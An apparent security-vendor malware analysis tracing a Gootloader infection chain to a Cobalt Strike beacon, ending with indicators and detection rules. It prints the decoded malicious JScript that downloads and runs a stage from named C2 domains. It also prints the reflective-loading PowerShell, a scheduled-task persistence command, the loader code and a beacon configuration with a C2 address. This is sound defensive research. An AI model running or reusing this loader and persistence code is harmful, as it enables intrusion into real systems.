
THE GOOT CAUSE

Gootloader and Cobalt Strike malware analysis

Analyzing the first-stage JScript

The first stage of Gootloader on the endpoint is a JScript file extracted from a ZIP file and intended to execute via `wscript.exe`. While these JScript files have been a common Gootloader entry point over the last year, the scripts changed in recent months to masquerade as legitimate jQuery library files. To achieve this masquerade, the adversary creates scripts by mixing malicious Gootloader code with benign jQuery library code, producing a file around 296KB in size.



12 security vendors and no sandboxes flagged this file as malicious

ab415370f0033fbddc4ff5fe7de318e6df15b902714b69fbc235db6da41a2348
c:\users\administrator\appdata\local\temp\parking_rental_agreement_ontario 70114 .js
javascript

296.70 KB


2022-02-05 14:23:45 UTC

```
/*!
 * jQuery JavaScript Library v3.6.0
 * https://jquery.com/
 *
 * Includes Sizzle.js
 * https://sizzlejs.com/
 *
 * Copyright OpenJS Foundation and other contributors
 * Released under the MIT license
 * https://jquery.org/license
 *
 * Date: 2021-03-02T17:08Z
 */
( function( global, factory ) {

        "use strict";

        if ( typeof module === "object" && typeof module.exports === "object" ) {
```

*Figure 2: First stage of Gootloader (**VT Link**)*

You can clean up the initial script into a deobfuscated script using a **tool published by HP's Threat Research team**.

Once the script is decoded, you can see the domains contacted by the script to retrieve the next stage. If you have endpoint technologies that use **AMSI telemetry**, you can also spot the decoded script at runtime, like in the instance below.



```
function anonymous() {
e = ["karbonaudit.cf","kakiosk.adsparkdev.com","junk-bros.com"]; F = 0; while (F < 3) { f = WScript.CreateObject('MSXML2.ServerXMLHTTP'); s = Math.random().toS
tring()['substr'](2,99+1); if (WScript.CreateObject("WScript.Shell").ExpandEnvironmentStrings("%USERDNSDOMAIN%") != "%USERDNSDOMAIN%") {s=s+"3651201";} try{ f.
open('GET', 'https://'+e[F]+'/test.php'+"?kdnajjqfhvle="+s, false); f.send(); }catch(e){ return false; } if (f.status === 200) { var L = f.responseText; if
((L.indexOf("@"+s+"@", 0))==-1) { WScript.sleep(22222); } else { L = L.replace("@"+s+"@",""); var G = L.replace(/(\d{2})/g, function (a) { return String.fromCh
arCode(parseInt(a,10)+30); }); fgvrtdm[3](G)(); WScript.Quit(); } } else { WScript.sleep(12345); } F++;}
}
```

Figure 2: Decoded script at runtime

This stage of Gootloader queries the value of the USERDNSDOMAIN environment variable. This is a simple check to determine whether the affected host is part of an Active Directory domain. This is why you won't see a lot of sandbox reports with full Gootloader chains of execution, since the sandboxes don't have infrastructure needed for Active Directory-joined hosts. This also means that the malware specifically targets business or enterprise victims that use Active Directory. On systems where the check passes, Gootloader pulls down an additional JScript stage that executes in the same `wscript.exe` process.

Analyzing the second-stage JScript

This stage of JScript contains two Windows DLL files that are encoded into string form. The first is encoded as a hex string that is further scrambled using substitution with a custom alphabet. The second is only encoded as a hex string. During execution, both of these strings are split into chunks and then written into the Windows Registry under the affected user's `HKEY_CURRENT_USER\SOFTWARE\Microsoft\Phone` key. The first DLL gets written within a key that bears the user's name, and the second is written within a key that has the user's name with a zero appended.

Example:
```
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Phone\bruce.wayne\1-9999
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Phone\bruce.wayne0\1-500
```

The persistent PowerShell code

Once these payloads are distributed into registry keys, the script executes two PowerShell commands. The first retrieves the .NET DLL from the Windows Registry, reflectively loads it, and executes a function within the DLL named "Test()".

```
614649211;sleep -s 83;$opj=Get-ItemProperty -path ("hk"+"cu:\sof"+"tw"+"are\mic"+"ros"+"oft\
Phone\"+[Environment]::("use"+"rn"+"ame")+"0");for ($uo=0;$uo -le 760;$uo++)
{Try{$mpd+=$opj.$uo}Catch{}};$uo=0;while($true){$uo++;$ko=[math]::("sq"+"rt")($uo);if($ko -eq
1000){break}}$yl=$mpd.replace("#",$ko);$kjb=[byte[]]::("ne"+"w")($yl.Length/2);for($uo=0;$uo
-lt $yl.Length;$uo+=2){$kjb[$uo/2]=[convert]::("ToB"+"yte")($yl.Substring($uo,2),(2*8))}
[reflection.assembly]::("Lo"+"ad")($kjb);[Open]::("Te"+"st")();611898544;
```

Figure 3: First decoded PowerShell command

The second PowerShell command establishes persistence via a scheduled task using a combination of cmdlets.

```
6876813;$a="NgAxADQANgA0ADkAMgAxADEAOwBzAGwAZQBlAHAAIAAtAHMAIAA4ADMAOwAkAG8AcABqAD0ARwBlAHQA
LQBJAHQAZQBtAFAAcgBvAHAAZQByAHQAeQAgAC0AcABhAHQAaAAgACgAIgBoAGsAIgArACIAYwB1ADoAXABzAG8AZgAi
ACsAIgB0AHcAIgArACIAYQByAGUAXABtAGkAYwAiACsAIgByAG8AcwAiACsAIgBvAGYAdABcAFAAaABvAG4AZQBcACIA
KwBbAEUAbgB2AGkAcgBvAG4AbQBlAG4AdABdADoAOgAoACIAdQBzAGUAIgArACIAcgBuACIAKwAiAGEAbQBlACIAKQAr
ACIAMAAiACkA OwBmAG8AcgAgACgAJAB1AG8APQAwADsAJAB1AG8AIAAtAGwAZQAgADcANgAwADsAJAB1AG8AKwArACkA
ewBUAHIAeQB7ACQAbQBwAGQAKwA9ACQAbwBwAGoALgAkAHUAbwB9AEMAYQB0AGMAaAB7AH0AfQA7ACQAdQBvAD0AMAA7
AHcAaABpAGwAZQAoACQAdAByAHUAZQApAHsAJAB1AG8AKwArADsAJABrAG8APQBbAG0AYQB0AGgAXQA6ADoAKAAiAHMA
cQAiACsAIgByAHQAIgApACgAJAB1AG8AKQA7AGkAZgAoACQAawBvACAALQBlAHEAIAAxADAAMAAwACkAewBiAHIAZQBh
AGsAfQB9ACQAeQBsAD0AJABtAHAAZAAuAHIAZQBwAGwAYQBjAGUAKAAiACMAIgAsACQAawBvACkAOwAkAGsAagBiAD0A
WwBiAHkAdABlAFsAXQBdADoAOgAoACIAbgBlACIAKwAiAHcAIgApACgAJAB5AGwALgBMAGUAbgBnAHQAaAAvADIAKQA7
AGYAbwByACgAJAB1AG8APQAwADsAJAB1AG8AIAAtAGwAdAAgACQAeQBsAC4ATABlAG4AZwB0AGgAOwAkAHUAbwArAD0A
MgApAHsAJABrAGoAYgBbACQAdQBvAC8AMgBdAD0AWwBjAG8AbgB2AGUAcgB0AF0AOgA6ACgAIgBUAG8AQgAiACsAIgB5
AHQAZQAiACkAKAAkAHkAbAAuAFMAdQBiAHMAdAByAGkAbgBnACgAJAB1AG8ALAAyACkALAAoADIAKgA4ACkAKQB9AFsA
cgBlAGYAbABlAGMAdABpAG8AbgAuAGEAcwBzAGUAbQBiAGwAeQBdADoAOgAoACIATABvACIAKwAiAGEAZAAiACkAKAAk
AGsAagBiACkAOwBbAE8AcABlAG4AXQA6ADoAKAAiAFQAZQAiACsAIgBzAHQAIgApACgAKQA7ADYAMQAxADgAOQA4ADUA
NAA0ADsA";$u=$env:USERNAME;Register-ScheduledTask $u -In (New-ScheduledTask -Ac (New-
ScheduledTaskAction -E ([Diagnostics.Process]::GetCurrentProcess().MainModule.FileName) -Ar
("-w h -e "+$a)) -Tr (New-ScheduledTaskTrigger -AtL -U $u));306878516;
```

Figure 4: Second decoded PowerShell command

At the next logon, the scheduled task executes, reflectively loading the .NET DLL module into memory and calling its "Test()" function.

At this point, the endpoint telemetry shows the instance of PowerShell executing "Test()" establishing network connections but doesn't show much more detail. To find details on the next stage, you have to dive deeper into the loaded .NET DLL. To do this, you can obtain the .NET DLL module from its location in the Windows Registry and decompile it using tools like ILSpy or DNSpy.

Analyzing the .NET DLL component

In the .NET DLL module, the adversary implements code to pull an encoded payload from `HKEY_CURRENT_USER\SOFTWARE\Microsoft\Phone\bruce.wayne\1-9999`, decodes it into an executable DLL, and then executes its contents. The decoding part is fairly straightforward, as the DLL module reads the payload from the registry and uses text replacement operations to remove obfuscation and convert data into a hexadecimal string. Using ILSpy, we could decompile the DLL into its original source to examine.

```
text = text.Replace("q", "000").Replace("v", "0").Replace("w", "1")
    .Replace("r", "2")
    .Replace("t", "3")
    .Replace("y", "4")
    .Replace("u", "5")
    .Replace("i", "6")
    .Replace("o", "7")
    .Replace("p", "8")
    .Replace("s", "9")
    .Replace("q", "A")
    .Replace("h", "B")
    .Replace("j", "C")
    .Replace("k", "D")
    .Replace("l", "E")
    .Replace("z", "F");
```

Figure 5: Text replacement operations

Once the code gets converted to the hexadecimal string, it gets converted again into a byte array to become usable. This scheme affords the adversaries two layers of obfuscation to prevent security controls from detecting payloads stored in the Windows Registry. This type of obfuscation, though easy to remove during analysis, is enough to stump some tools.

```
public static byte[] STBA(string hex)
{
    return Enumerable.ToArray<byte>(
        Enumerable.Select<int, byte>(
            Enumerable.Where<int>(
                Enumerable.Range(0, hex.Length), (Func<int, bool>)((int x) =>
}

byte[] data = STBA(text);
```

Figure 6: Byte array conversion

Finally, the .NET DLL executes the byte array containing the beacon content. It does this using a lot of code borrowed from this open-source project: **https://github.com/dretax/DynamicDllLoader**.

```
DynamicDllLoader dynamicDllLoader = new DynamicDllLoader();
bool flag = dynamicDllLoader.LoadLibrary(data);
Console.WriteLine("Loaded: " + flag);
if (flag)
{
    uint procAddress = dynamicDllLoader.GetProcAddress("mono_trace");
    Console.WriteLine("Handle: " + procAddress);
}
```

Figure 7: Byte array execution containing DLL load

The .NET code loads the decoded DLL into memory using LoadLibrary(), finds the DLL's entry point using "GetProcAddress()", and then executes it. After examining the DynamicDllLoader project code next to this Gootloader component, we realized that almost all the code outside the deobfuscation algorithm came directly from the DynamicDllLoader project.

***Malware analyst's note:** If you want to try analysis on this sample at home, you can use DNSpy or ILSpy to check out this **sample**.

Parsing the Cobalt Strike beacon configuration

The final payload executes in the same PowerShell process loading the .NET DLL. In incidents across three different customer environments, we observed Cobalt Strike beacons deploying to victim systems, all communicating with the same command and control (C2) address. Pivoting on the C2IP address we observed in VirusTotal, we obtained **a beacon DLL** for analysis. Using SentinelOne's **CobaltStrikeParser** tool, we found the beacon had this configuration:

```
BeaconType                       - HTTPS
Port                             - 443
SleepTime                        - 60000
MaxGetSize                       - 1048576
Jitter                           - 0
MaxDNS                           - Not Found
PublicKey_MD5                    - defb5d95ce99e1ebbf421a1a38d9cb64
C2Server                         - 146.70.78[.]43,/fwlink
UserAgent                        - Mozilla/5.0 (compatible; MSIE 9.0; Windows NT
6.1; WOW64; Trident/5.0; MATM)
HttpPostUri                      - /submit.php
Malleable_C2_Instructions        - Empty
HttpGet_Metadata                 - Metadata
                                    base64
                                    header "Cookie"
HttpPost_Metadata                - ConstHeaders
                                    Content-Type: application/octet-stream
                                   SessionId
                                    parameter "id"
                                   Output
                                    print
PipeName                         - Not Found
DNS_Idle                         - Not Found
DNS_Sleep                        - Not Found
SSH_Host                         - Not Found
SSH_Port                         - Not Found
SSH_Username                     - Not Found
SSH_Password_Plaintext           - Not Found
SSH_Password_Pubkey              - Not Found
SSH_Banner                       -
HttpGet_Verb                     - GET
HttpPost_Verb                    - POST
HttpPostChunk                    - 0
Spawnto_x86                      - %windir%\syswow64\rundll32.exe
Spawnto_x64                      - %windir%\sysnative\rundll32.exe
CryptoScheme                     - 0
Proxy_Config                    - Not Found
Proxy_User                       - Not Found
```

```
Proxy_Password                  - Not Found
Proxy_Behavior                  - Use IE settings
Watermark_Hash                  - Not Found
Watermark                       - 1580103824
bStageCleanup                   - False
bCFGCaution                     - False
KillDate                        - 0
bProcInject_StartRWX            - True
bProcInject_UseRWX              - True
bProcInject_MinAllocSize        - 0
ProcInject_PrependAppend_x86    - Empty
ProcInject_PrependAppend_x64    - Empty
ProcInject_Execute              - CreateThread
                                  SetThreadContext
                                  CreateRemoteThread
                                  RtlCreateUserThread
ProcInject_AllocationMethod     - VirtualAllocEx
bUsesCookies                    - True
HostHeader                      -
headersToRemove                 - Not Found
DNS_Beaconing                   - Not Found
DNS_get_TypeA                   - Not Found
DNS_get_TypeAAAA                - Not Found
DNS_get_TypeTXT                 - Not Found
DNS_put_metadata                - Not Found
DNS_put_output                  - Not Found
DNS_resolver                    - Not Found
DNS_strategy                    - round-robin
DNS_strategy_rotate_seconds     - -1
DNS_strategy_fail_x             - -1
DNS_strategy_fail_seconds       - -1
Retry_Max_Attempts              - Not Found
Retry_Increase_Attempts         - Not Found
Retry_Duration                  - Not Found
```

The beacon configuration presents an extra detection idea. The “spawnto” properties of the configuration specify `rundll32.exe` will execute from the beacon as a target to inject into. In this particular configuration, `rundll32.exe` won’t have command-line options. This makes it suspicious because `rundll32.exe` commands usually contain the name of a DLL file to execute. In this case, the beacon executes in a PowerShell process. The extra detection analytic would be `powershell.exe` spawning `rundll32.exe` with no command-line arguments.

Indicators

While the behavioral detection opportunities below provide the most durable method for detecting Gootloader and follow-on payloads, we are sharing select indicators from our analysis to assist others in their investigations.

COBALT STRIKE SERVER	146.70.78[.]43
COBALT STRIKE BEACON	3d768691d5cb4ae8943d8e57ea83cac1
DYNAMICDLLLOADER .NET DLL	244f990d544f1791f0bca6eea140e5d6
SCRIPT STAGE 2 (WRITING BEACON TO REGISTRY)	26480fcc9cf3837629111995b4838137
GOOTLOADER C2	karbonaudit[.]cf
GOOTLOADER C2	kakiosk.adsparkdev[.]com
GOOTLOADER C2	junk-bros[.]com
EXAMPLE GOOTLOADER SCRIPT NAME	sample_gsa_contractor_teaming_agreement 85878.js
GOOTLOADER SCRIPT	261fd5425a60b044c5f9a584473b2a10

Red Canary recommends detecting Gootloader activity to catch this threat early in the intrusion chain. See below for opportunities to identify Gootloader and possible follow-on activity in your environment.

Detection opportunities

WINDOWS SCRIPT HOST (`wscript.exe`) EXECUTING CONTENT FROM A USER'S APPDATA FOLDER

This detection opportunity identifies the Windows Script Host, `wscript.exe`, executing a JS file from the user's AppData folder. This works well to detect instances where a user has double-clicked into a Gootloader ZIP file and then double-clicked on the JS script to execute it.

```
process == (wscript.exe)
&&
process_command_line_includes == appdata\*.js
```

POWERSHELL (`powershell.exe`) PERFORMING A REFLECTIVE LOAD OF A .NET ASSEMBLY

This detection opportunity identifies PowerShell loading a .NET assembly into memory for execution using the `System.Reflection` capabilities of the .NET Framework. This detects PowerShell loading the .NET component of Gootloader, as well as multiple additional threats in the wild.

process == (`powershell.exe`)
&&
process_command_line_includes == `Reflection.Assembly` AND `Load` AND `byte[]`

RUNDLL32 (`rundll32.exe`) WITH NO COMMAND-LINE ARGUMENTS

This detection opportunity identifies rundll32.exe executing with no command-line arguments as an injection target like we usually see for Cobalt Strike beacon injection. The beacon distributed by Gootloader in this instance used `rundll32.exe`, as do many other beacons found in the wild.

process == rundll32.exe
&&
command_line_includes (“”)*
&&
has_network_connection
||
has_child_process

*Note: “” indicates a blank command line.